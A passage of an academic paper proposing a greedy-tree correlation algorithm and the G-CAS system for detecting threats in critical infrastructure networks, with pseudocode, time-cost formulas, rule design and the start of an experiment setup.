To improve its security, most of the critical infrastructure network is designed with strict management measures. However, the advanced persistent threat (APT) attacks such as "Stuxnet," "Operation Aurora," "Shady Rat," "Red October," "MiniDuke," and "Colonial Pipeline" have already caused widespread damage to critical infrastructure, severely impacted people's lives, and caused billions of losses and social unrest. After all these attacks, people gradually realized that only relying on strict manage measures can no longer protect the critical infrastructure network [1–3].

Although the critical infrastructure network has multiple security products deployed for its security, these products often fail in the APT attacks' detection [4, 5]. This is because APT attacks usually do not expose their malicious payloads and try to masquerade as benign behavior. However, traditional detection tools such as IDS and vulnerability scanners have difficulty in detecting APT attacks due to their different detection methods and foci. Even if some security event alerts are issued, they are usually regarded as false alarms. As a result, it is difficult for different security products to link up to block APT attacks.

The key of APT detection is to revert the essence of security incidents, so the correlation analysis of all security incidents is required. The Security Information and Event Management (SIEM) products can collect all clues from different data sources, but due to the lack of efficient correlation analysis approaches, SIEM cannot perform correlation analysis well.

An excellent correlation analysis approach can mine the deep relationships between multiple security incidents and identify hidden threats with high efficiency. But there is no common correlation analysis approach for the critical

infrastructure network in current time, and the main reasons for this situation are as follows:

The low efficiency in processing massive data: with the continuous increase of applications' scale and complexity in the critical infrastructure network, the magnitude of data generated by users is also rising drastically. As all the clues of security incidents are submerged in massive data, so how to efficiently identify security risks from massive data is an urgent issue for correlation analysis systems. At the same time, efficient data processing is also a prerequisite for real-time analysis [6, 7].

The lack of universal norms in building the rules for analysis: when we build the rules for the correlation analysis system, the functionality, versatility, scalability, complexity, and matching efficiency of the rules' structure should be taken into account. In addition, how to relieve the decline in analysis performance when the number of rules increases is also an important factor to be considered. However, there are almost no universal norms for building the rules for analysis because different systems have different technical principles and realized methods [8, 9].

The insufficient understanding of critical infrastructure network: security vendors lack a comprehensive understanding of critical infrastructure networks and simply regard the critical infrastructure network as an intranet that is isolated with the Internet. When constructing a security supervision system, they directly transplant the correlation analysis system of the Internet to the critical infrastructure network, but the effect is very limited [10, 11].

Based on the above three reasons, it is difficult to form a common correlation analysis system for the critical infrastructure network.

To guarantee the accuracy and efficiency of the data analysis to improve the security of critical infrastructure networks, we analyze several critical infrastructure network security protection measures. On this basis, we study the current mainstream correlation analysis approach. Based on the greedy algorithm and the tree structure, we integrate the three correlation analysis methods and propose the greedy tree algorithm for correlation analysis. The greedy tree algorithm optimizes the two most time-consuming steps (meta-match and logical-match) of the correlation analysis approach. Under the premise of ensuring the accuracy of data analysis, it can greatly improve the efficiency of data analysis. Based on the greedy tree algorithm, We also design and develop a correlation analysis system, the G-CAS, which has been applied in real critical infrastructure network and has achieved remarkable results.

The main contributions of this paper are summarized as follows:

(1) We propose the greedy tree algorithm and develop a correlation analysis system named G-CAS for critical infrastructure.

(2) We build a general rule system for G-CAS and create 113 general analysis rules which have been applied in the real critical infrastructure network.

The rest of this paper is organized as follows. In Section 2, we introduce the critical infrastructure network and the methods of correlation analysis including similarity-based methods, sequence-based methods, and case-based methods, and we introduce the greedy algorithm and the tree structure. Section 3 describes the greedy tree algorithm. In Section 4, we analyze the performance of the algorithm, and Section 5 describes how we design and develop the G-CAS. In Section 6, we verify the advancement of G-CAS through experiments. In Section 7, we conclude the paper.

2. Related Work

2.1. The Critical Infrastructure Network. The critical infrastructure refers to those essential assets that are considered vital to the continued smooth functioning of the society as an integrated entity. The critical infrastructures are considered "critical" because they are deemed to be essential to the effective functioning of the society, even a minor interruption or destruction of which would have a major impact on health, safety, and the financial well-being of the citizens or impact on the effective functioning of state institutions and public administrations. The US Department of Homeland Security defined 13 infrastructure sectors: agriculture, banking and finance, chemical industry, defense industrial base, emergency services, energy, food, government, information and telecommunications, postal and shipping, public health, transportation, and water [12, 13].

As the critical infrastructures need to communicate with each other for data exchange, it is necessary to form a network to connect all the infrastructures together, and this network is also called the critical infrastructure network. To improve its security, most of the critical infrastructure networks have lots of strict management measures [14], and some are even designed as an intranet that is isolated with the Internet.

Once a critical infrastructure network is attacked, it will cause immeasurable losses to its internal key facilities. However, although the critical infrastructure network is so important, its current security protection is not excellent. The main reasons are as follows.

2.1.1. The Insufficient Knowledge of the Critical Infrastructure Network. Different from Internet, critical infrastructure network's security protection not only cares about malicious network attacks and the serious consequences that are caused but also pays attention to internal users' operations and the files' transfer process. In the critical infrastructure network, the internal users' illegal operations may cause terrible accidents, and the files' transfer process may have some risk of leakage of secrets.

Reference [10] introduced the measures taken by the US government for the security of critical infrastructure, and the author noted that due to the lack of a skilled cybersecurity workforce, the demands of the critical infrastructure

network's security protection were only partially met. It shows that most of the current security practitioners do not have enough knowledge of critical infrastructure networks.

Reference [11] contrasted the critical infrastructure cyber security policies between the US, EU, and Turkey, and the author noted that although the US performs better than the EU and Turkey, the current overall understanding of the critical infrastructure networks' protection is lacking.

2.1.2. The Relatively Backward Correlation Analysis Technology. The strict management measures have caused the critical infrastructure network's correlation analysis technology for security events to be relatively backward, and this makes the critical infrastructure network's security situation more severe.

Reference [15] introduced cyber risk management for critical infrastructure and proposed a risk analysis model. However, it has two shortcomings. One is that the model analysis is still in the theoretical stage, and the other is that the model is weak in promoting the security technology of the critical facility network.

Reference [16] introduced the existing approaches for the taxonomy of cyber threats of critical infrastructure facilities, but its focus is on threat classification rather than threat analysis.

2.2. The Correlation Analysis. At present, there have been some studies on correlation analysis, which can be roughly classified into three categories: similarity-based method, sequence-based method, and case-based method [17].

2.2.1. Similarity-Based Method. The similarity-based method makes its analysis based on the alerts' similarity, and it merges the alerts to reduce the number of them, so as to improve the efficiency of manual analysis of the alerts later.

In [18], Faraji Daneshgar and Abbaspour proposed a model that consists of an online-offline module. In [19], Hua et al. converted the nominal features to balance the datasets before clustering.

The similarity-based method's low complexity and simple implementation have proven its efficiency for reducing the number of alerts. But it is unable to find the deep causal link between the alerts and the origin data. The purpose of aggregating alerts based on similarity is to reduce the number of alerts. There is no analysis of multiple alerts, and no new alerts are discovered.

2.2.2. Sequential-Based Method. The sequential-based method makes its analysis based on the alerts' causal links, and it can identify new alerts using the alerts' prerequisites and consequent relationships.

In [20], Ramaki et al. proposed a model which creates an attack tree based on the critical episodes. In [21], Zhang et al. presented a real-time alert correlation approach based on the attack planning graph (APG). In [22], Soleimani and Ghorbani presented a multilayer framework.

Most of the research studies on the sequential-based method are still at the experimental level and most of them are merely filtering alerts. The accuracy of their alerts is mostly not very satisfactory, and all research studies rarely mention online applications and integration with existing knowledge bases.

2.2.3. Case-Based Method. The case-based method lists all the known scenes and make their analysis based on the correlation of the known. When there is a new alert, it can search the known scenes to find out the deep threat.

In [23], Liu et al. proposed an alert correlation system based on finite automata which investigated the scenes in three types of high-level views.

The case-based method is very efficient at correlating the known scenes, but it is impossible to list all the feasible scenes. There still exist some undiscovered scenes. On the other hand, expanding the set of scenes will increase the cost of data search, which challenges the online application of these methods.

2.3. The Greedy Algorithm. As one of the classic algorithms in the computer field, the greedy algorithm enjoys wide applications in terms of optimized design and task deployment of platforms and systems with its greedy concept of "division problems into several subproblems, and find the best solution for each subproblem." [24].

The greedy algorithm usually seeks the best choice in a particular situation when solving a problem [25]. The main idea of the greedy algorithm is shown in Algorithm 1.

The greedy algorithm has been widely adopted in platform and system optimization due to its intuitive strategies, high operating efficiency, low degree of complexity, and other advantages. Currently, most of the greedy algorithms are used for scheduling optimization, but the applications of greedy algorithms for data analysis platform design are rarely mentioned. For example, in [26], the greedy algorithm is applied to the learning graphical models. In [27], the greedy algorithm is applied to the task allocation for multiagent systems.

2.4. The Tree Structure. A tree structure is a way of representing the hierarchical nature of a structure in a graphical form. It is named a "tree structure" because the classic representation resembles a tree, even though the chart is generally upside down compared to a biological tree, with the "root" at the top and the "leaves" at the bottom.

The element of a tree is called "node." A node's "parent" is a node one step higher in the hierarchy (i.e., closer to the root node) and lying on the same trunk, and a node's "child" is a node one step lower in the hierarchy (i.e., farther to the root node) and lying on the same trunk. The node without children is called "lea -node," and every tree structure has a node that has no parent, so this node is called the "root node." The "root node" is the starting node of a tree and is always used to store the basic information of the tree.

Require: problem.
Ensure: solution to the problem.
(1) **if** Get a problem **then**
(2) N subproblems ← Decompose the problem.
(3) **for** subproblem_i ∈ [subproblems] **do**
(4) Compare all the solutions for subproblem_i.
(5) Get the best solution: solutions_i.
(6) Put solution_i into the subsolutions.
(7) Combine all the subsolution from 1 to i.
(8) Adjust and optimize all the subsolutions.
(9) **end for**
(10) Adjust and optimize the whole solution.
(11) **end if**
(12) **return** The best solution.

Algorithm 1: The greedy algorithm.

The tree structure enjoys wide applications in data analysis due to its strong logic, layering, scalability, and native support for recursion. In [28], the tree is used for Any-Time Time-Optimal Path-Constrained Trajectory Planning. In [29], the tree is used to do topic attention for social emotion classification.

3. The Greedy Tree Algorithm

The greedy tree algorithm integrates the above three correlation analysis methods: merge security events based on similarity to reduce the match times, so as to improve the efficiency of data analysis; analyze the correlation relationships between multiple events based on its causality and time series, so as to discover new security threats; and construct the analysis scenes based on the rules, so as to make it possible for the analyst to customize analysis scenes.

The greedy tree algorithm combines the similarity-based method with the sequential-based method, and it maps all the correlation analysis rules to a specific structure named greedy tree. In the algorithm, each greedy tree has several trunks, and according to the trunk and hierarchy level, the relations among all the rules can be divided into independence, same trunk, and inheritance. After a company's network system has been built, the types of data source that generates security events are relatively stable, so the amount of trunks of the greedy tree is relatively fixed.

The greedy tree algorithm uses the Red-Black-Tree to match the security events, and its time complexity is $O(\log n)$ [17]. The main concepts of the greedy tree algorithm are defined as follows:

(1) **DataSource-Classify:** classify all security events according to their data source and divide them into the trunks of the greedy tree.
(2) **Event-Parse:** parse all the fields of security events to the key : value format.
(3) **Meta-Match:** traverse all the security events and match every field with the filters.
(4) **Logical-Match:** match all of the meta-match results with logical operators.
(5) **Frequency-Statistic:** count up numbers of security events during the time window.
(6) **Threshold-Compare:** compare the result of Frequency-Statistic with the threshold value.
(7) **Alert-Formed:** the alert will be formed and packaged after all the conditions are matched.

The description of greedy tree algorithm is shown in Algorithm 2.

4. Performance Analysis

In this section, we will focus on the greedy tree algorithm's analysis performance, mainly from the following two aspects: based on the same data source, how to reduce the match times of data analysis; as the number of the analysis scenes (rules) increases, how to reduce the decline of the analysis efficiency. To analyze more intuitively, for the first case, we verify it by reducing the number of meta-match and logical-match in the single-rule match, and for the second case, we verify it by increasing the common items in the multirule match.

4.1. Single-Rule Match

4.1.1. Traditional Algorithm. In order to analyze more intuitively, we define Tp as the time cost for each meta-match, Tc as the time cost for each logical-match, m as the number of fields to be matched for each rule, and n as the number of logical-match.

So, the total time cost of both meta-match and logical-match is as follows:

$$T = \sum_{i=1}^{m} Tp_i + \sum_{j=1}^{n} Tc_j. \quad (1)$$

4.1.2. Greedy Tree Algorithm. (1) Meta-Match. Based on the above analysis, it can be concluded that the time cost can be reduced by cutting the matching times. All the rules for analysis have a prerequisite condition, that is, data source

Require: the data of security events.
Ensure: the security alerts with specific conditions.
(1) **if** Received a security event **then**
(2) Greedy-Tree ← Init the rules.
(3) DataSource classify.
(4) Key-value ← Event-Parse.
(5) LogicMatchers ← Generate Logic Matcher.
(6) **for** Key_i ∈ [Keys] **do**
(7) Meta-Match with tree structure.
(8) Optimized in the greedy tree.
(9) **end for**
(10) **for** LogicMatcher_j ∈ [LogicMatchers] **do**
(11) Logical-Match based on the greedy algorithm.
(12) Optimized in the greedy tree.
(13) **end for**
(14) Frequency-Statistic.
(15) Threshold-Compare.
(16) Alert-Formed.
(17) **end if**
(18) **return** Alerts.

Algorithm 2: The greedy tree algorithm.

type, and we call it "Pr condition." For example, when the spreading of virus security event is analyzed, its data source is the antivirus software, so its "Pr condition" is that all the data being analyzed are from antivirus software; in the same way, when analyzing the attack, its "Pr condition" is that all the data being analyzed are from IPS/IDS or firewall. The greedy tree algorithm will first match the "Pr condition." If "Pr condition" is not met, all the subsequent steps can be skipped directly.

Assume that the volume of data source Si accounts for $1/S$ of the total data volume, so the cost of the ratio of the traditional algorithm to the greedy tree algorithm in terms of a single event is expressed as follows:

$$\frac{\sum_{i=1}^{m} Tp_i + \sum_{j=1}^{n} Tc_i}{(1-(1/s)) * Tp_1 + (1/s)^* \sum_{i=1}^{m} Tp_i}. \tag{2}$$

According to the formula, Tp_1 stands for the cost for the matching of the events that do not meet "Pr condition," which is equivalent to $1/m$ of the original value.

(2) Logical-Match. For the traditional algorithm, the logical-match process will first calculate the value of each atomic formula separately and then obtain the matching result through logic operations ("AND" and "OR"). The logical-match process of traditional algorithm is shown in Figure 1.

Supposing the number of logical-match for "AND operator" is α and the number of logical-match for "OR operator" is β, the cost for the matching of traditional algorithm is as follows:

$$\sum_{j=1}^{n} Tc_j = \sum_{j=1}^{\alpha} Tc_j + \sum_{j=1}^{\beta} Tc_j. \tag{3}$$

The greedy tree algorithm uses logical matchers for optimization of logic operations. We divide the logical matchers into two categories:

(1) **AND logical matcher:** if "false" appears in any meta-match result, return "false," and the subsequent matching steps will be skipped.
(2) **OR logical matcher:** if "true" appears in any meta-match result, return "true," and the subsequent matching steps will be skipped.

The logical-match process of greedy tree algorithm is shown in Figure 2.

Supposing the "AND logical matcher" returns "false" after α_1th times meta-match and the "OR logical matcher" returns "true" after β_1th times meta-match, the time cost of greedy tree algorithm is expressed as follows:

$$\sum_{j=1}^{\alpha_1} Tc_j + \sum_{j=1}^{\beta_1} Tc_j = \sum_{j=1}^{\alpha_1+\beta_1} Tc_j. \tag{4}$$

Because $\alpha_1 \le \alpha$, $\beta_1 \le \beta$, the time cost of logical-match is reduced. Based on the conclusions above, the time cost for "meta-match" and "logical-match" is as follows:

$$T = \sum_{j=1}^{\alpha_1+\beta_1} Tc_j + \left(1-\frac{1}{s}\right) * Tp_1 + \frac{1}{s} * \sum_{i=1}^{m} Tp_i. \tag{5}$$

As the result of logical matches returned, the subsequent field matching process will be skipped. Supposing that the number of meta-match after optimization is "m_1" ("m_1"≤"m"), the time cost of the greedy tree algorithm is as follows:

$$T = \sum_{j=1}^{\alpha_1+\beta_1} Tc_j + \left(1-\frac{1}{s}\right) * Tp_1 + \frac{1}{s} * \sum_{i=1}^{m_1} Tp_i. \tag{6}$$

The ratio of time cost for the traditional algorithm and the greedy tree algorithm is expressed as follows:




Figure 1: The flowchart of logical-match in the traditional algorithm.

$$\frac{\sum_{i=1}^{m} Tp_i + \sum_{j=1}^{n} Tc_i}{\sum_{j=1}^{\alpha_1+\beta_1} Tc_j + (1-(1/s)) * Tp_1 + (1/s)^* \sum_{i=1}^{m_1} Tp_i}. \quad (7)$$

According to the formula, as "m" and "n" are fixed factors, the factors that affect the time optimization rate are "$\alpha_1 + \beta_1$," "m_1," and "S," and the optimization effect is negatively correlated with the three factors.

4.2. Multirule Match

4.2.1. Traditional Algorithm. For traditional algorithm, the relationship between all the rules is independent. Assuming that the number of rules is "k," the time cost is

$$Ts = \sum_{i=1}^{m} Tp_i + \sum_{j=1}^{n} Tc_j,$$
$$T = \sum_{i=1}^{k} Ts_i. \quad (8)$$

According to the formula, as the number of rules increases, the time cost will increase linearly and the performance will become significantly poorer.

4.2.2. Greedy Tree Algorithm. When all the rules in the greedy tree algorithm are independent, the time cost is as follows:

$$Ts = \sum_{j=1}^{\alpha_1+\beta_1} Tc_j + \left(1 - \frac{1}{s}\right) * Tp_1 + \frac{1}{s} * \sum_{i=1}^{m_1} Tp_i,$$
$$T = \sum_{i=1}^{k} Ts_i. \quad (9)$$

According to the formula, when all the rule-trees are independent, the matching time increases linearly with the increase of number of rules. In order to solve this problem, the rules are described as follows.

Create several roots for the rule-trees, and each root represents a type of data source, such as firewall, IPS/IDS, antivirus, and so on. Resolve the rules and put each rule into the root system to classify data source and use the root system filter to complete "Pr condition" match. Extract the public factors of all the rules in each root so that the "Pr condition" match of multiple rules can finish at one time.

Assuming that there are two rules to analyze the number of deny logs of firewall to discover the attack, the two rules are Rule 1: {key 1: source, value 1: firewall; key 2




Figure 2: The flowchart for logical-match of greedy tree algorithm.

: operation, value 2; deny} and Rule 2: {key 1: source, value 1 : firewall; key 2 : operation, value 2: deny; key 3: dip, value : 192.168.1.1 or 192.168.1.2}. It can be found that key 1, value 1 and key 2, value 2 in Rule 1 and Rule 2 are exactly the same, and Rule 2 only needs to match key 3 based on the Rule 1's match result; there is no need for Rule 2 to match key 1 and key 2, which can greatly improve the match efficiency. The relationships between multiple rules in the greedy tree are shown in Figure 3.

Based on the figure, Branch 1, Branch 2, and Branch 3 have the same trunk (Trunk 1), and Branch 4's root is Trunk 2 . The relationships among rules are defined as follows:

Independent. All the rules have different trunks and are independent of each other. As shown in Figure 3, the relationships between Branch 4 and Branch 1, Branch 4 and Branch 2, and Branch 4 and Branch 3 are all independent.

Same trunk. The rules have the same trunk. As shown in Figure 3, Branch 1 and Branch 2, Branch 2 and Branch 3, and Branch 1 and Branch 3 all have the same trunk (Trunk 1), the relationships among Branch 1, Branch 2, and Branch 3 are "Same Trunk."

Inheritance. There is a nesting relationship between the rules, such as Branch 2 and Branch 1 in Figure 3 (inheritance can be considered as a special case of the same trunk).




Figure 3: The schematic diagram of tree structure.

In order to analyze more intuitively, we define p as the number of public match factors, q as the matching frequency of each factor, u as the number of public logical matchers, and k as the number of rules.

The time saved by the greedy tree algorithm is as follows.

Independent:

$$\Delta T = 0. \tag{10}$$

Same trunk:

$$\Delta T = (k-1) * Tc_1 + Tp_1. \tag{11}$$

Inheritance:

$$\Delta T = q * Tc_j,$$
$$Tc_i = \sum_{i=1}^{p} \Delta T_i + \sum_{i=1}^{u} Tp_i = \sum_{i=1}^{p} q * Tc_i + \sum_{i=1}^{u} Tp_i. \tag{12}$$

According to the formula, during the analysis, the number of public match fields is inversely proportional to the matching time cost.

Through formalization, it can be concluded that the greedy tree algorithm has obvious advantages compared with the traditional algorithm. In the single-rule match case, the greedy tree algorithm reduces the steps of meta-match and logical-match; in the multirule match case, based on the public match keys and values, the greedy tree algorithm enjoys a better effect on the optimization of the rules with the same trunk and inheritance relationships, and when the number of rules grows, the performance of the correlation analysis will not decline linearly.

5. G-CAS

Based on the above verification, this section will introduce the design of the correlation rules and the implementation of G-CAS.

5.1. The Design of the Rules. Based on the functional demands of the greedy tree algorithm, the rule for correlation analysis is defined as a five-tuple: Rule = $< R, I, N, W, L >$ where $R\{R_1, R_2, \ldots, R_n\}$ stands for relationship, and it indicates the relationship among rules, such as independent, same root, and inheritance; $I\{I_1, I_2, \ldots I_n\}$ stands for info, including rule name, type, status, level, and time information (creation time, modification time, on-off time, and so on); $N\{N_1, N_2, \ldots N_n\}$ stands for node, which is the basic structure of meta-match and contains basic information of various field match, such as Key, Value, and operators (equal, not equal, less than, greater than, and fuzzy matching, etc.); $W\{W_1, W_2, \ldots W_n\}$ stands for weight, which is the weight value in each matching node; $L\{L_1, L_2, \ldots L_n\}$ stands for logical operator, which is a logical-match symbol among multiple nodes ("AND" and "OR").

The structure of rules based on the greedy tree algorithm is shown in Figure 4.

As shown in Figure 4, each rule is classified into different trunks based on the data source. The deep color nodes in each rule tree are logical matching nodes, and the light color nodes are meta-match nodes. Each node has a weight value that indicates how important this meta-match is.

We take the detection of attacks from the traffic flow as an example, assuming that the elements that needed to be matched are as follows: whether the data are traffic flow; whether the port changes regularly; whether the data are consistent with the information in threat intelligence; whether the IP or port is focused by network security personnel; and whether there is any scan or exploit behavior. The weight is divided according to the importance of the elements, namely: W_6 (data are captured from network flow traffic), W_5 (exploit behavior), W_4 (consistent with the information in threat intelligence), W_3 (scan behavior), W_2 (focused IP), and W_1 (focused ports). In the correlation analysis, the node with the highest weight will be matched first. As shown in Figure 4, the node with the weight of 6 will be matched first. If the node's match result is false, it will directly return false and the other nodes' match will be skipped; if the node's match result is true, the node with the weight of 5 will be matched. If its match returns true, the node with the weight of 3 will be skipped; otherwise, it continues to match the nodes with a lower weight.

According to function and hierarchical relationships, the rule tree nodes are divided into four categories: Root, Trunk, Branch, and Leaf. The nesting relationships and storage contents of each node are shown in Figure 5.

As shown in Figure 5, Root is the root of the rule tree, it saves the information of the network such as the domain information, and it also saves the information of the whole rule system, such as the data source list, rule list, black/white list, and the relationships of all the rules. One Trunk means a data source, it saves the information of the data source, and it also saves the relationships of all the rules in it. It may have several Branches, and each Branch means a rule, corresponding to R in the five-tuple. Branch can be embedded under the Trunk, and it saves the information of a rule which contains the name, id, and the logical relationship among child nodes, corresponding to L and I in the five-tuple, and Branch can also be nested under Branch. Leaf can be nested under Branch, and the information stored in Leaf is mainly used for meta-match, including key, value, and weight, corresponding to N and W in the five-tuple.

The rules of the greedy tree algorithm are described with JSON array and stored in plain text. The average storage space for a rule is about 1 kB. An example of the rule is shown in Figure 6.

5.2. The Implementation of the G-CAS. In order to verify the effect of greedy tree algorithm, the G-CAS based on it has been designed and implemented. The functional architecture diagram of the G-CAS is shown in Figure 7.

After the G-CAS starts, the initial job will be completed based on the configuration, and then all the rules and resources will be loaded. The G-CAS will generate the greedy tree rule systems, all the rules' relationships and the information of the critical infrastructure network will be saved in the root node, and the data source info will be saved in the trunk node.

The G-CAS maps each rule as a branch node which is belonged to specific trunk, and the information of meta-match and logic-match are saved in the leaf node which belonged to specific branch.

As the security event occurred in the critical infrastructure network, the data will be sent to the event-parse module of the G-CAS, the event will be parsed to the "key: value" format, and then the data are sent to the rule system for analysis. If all the conditions are matched, the alerts of threats will be generated and saved to the database.

Based on data sources, the G-CAS can greatly improve the efficiency of data analysis. The greedy tree rule system can well store the users' behavior records and files' transfer records. So, the G-CAS can more accurately discover the hidden risks and improve critical infrastructure network's security.

6. Experiment

6.1. Preparation. We conduct the experiment in our critical infrastructure network with almost 20,000 computers, 1,000 servers, 200 switches, 100 security devices, and 7000 users.

We compare the G-CAS with Apache Flink [30] (standalone, Version-1.6.3) and Apache Storm [31] (Version-1.1.0), respectively. In order to ensure the fairness of the comparative experiment, we take the following measures:

(1) The three systems were deployed on three machines with the same configurations, and the hardware information is given in Table 1.

(2) All the three machines had the same operating system: CentOS 7.4.




Figure 4: The schematic design of rules.




Figure 5: The structure of rules designed for greedy tree algorithm.

(3) All the data of the experiment include the normal business data of the critical infrastructure network and the data of the internal users' illegal operations and file transfer exception, and the data are processed into the format of "key:value" by the same event processing module.

(4) The data are sent to Apache Kafka [32] (standalone, Version-1.7.0) for cache, and the same API is used to read and write.

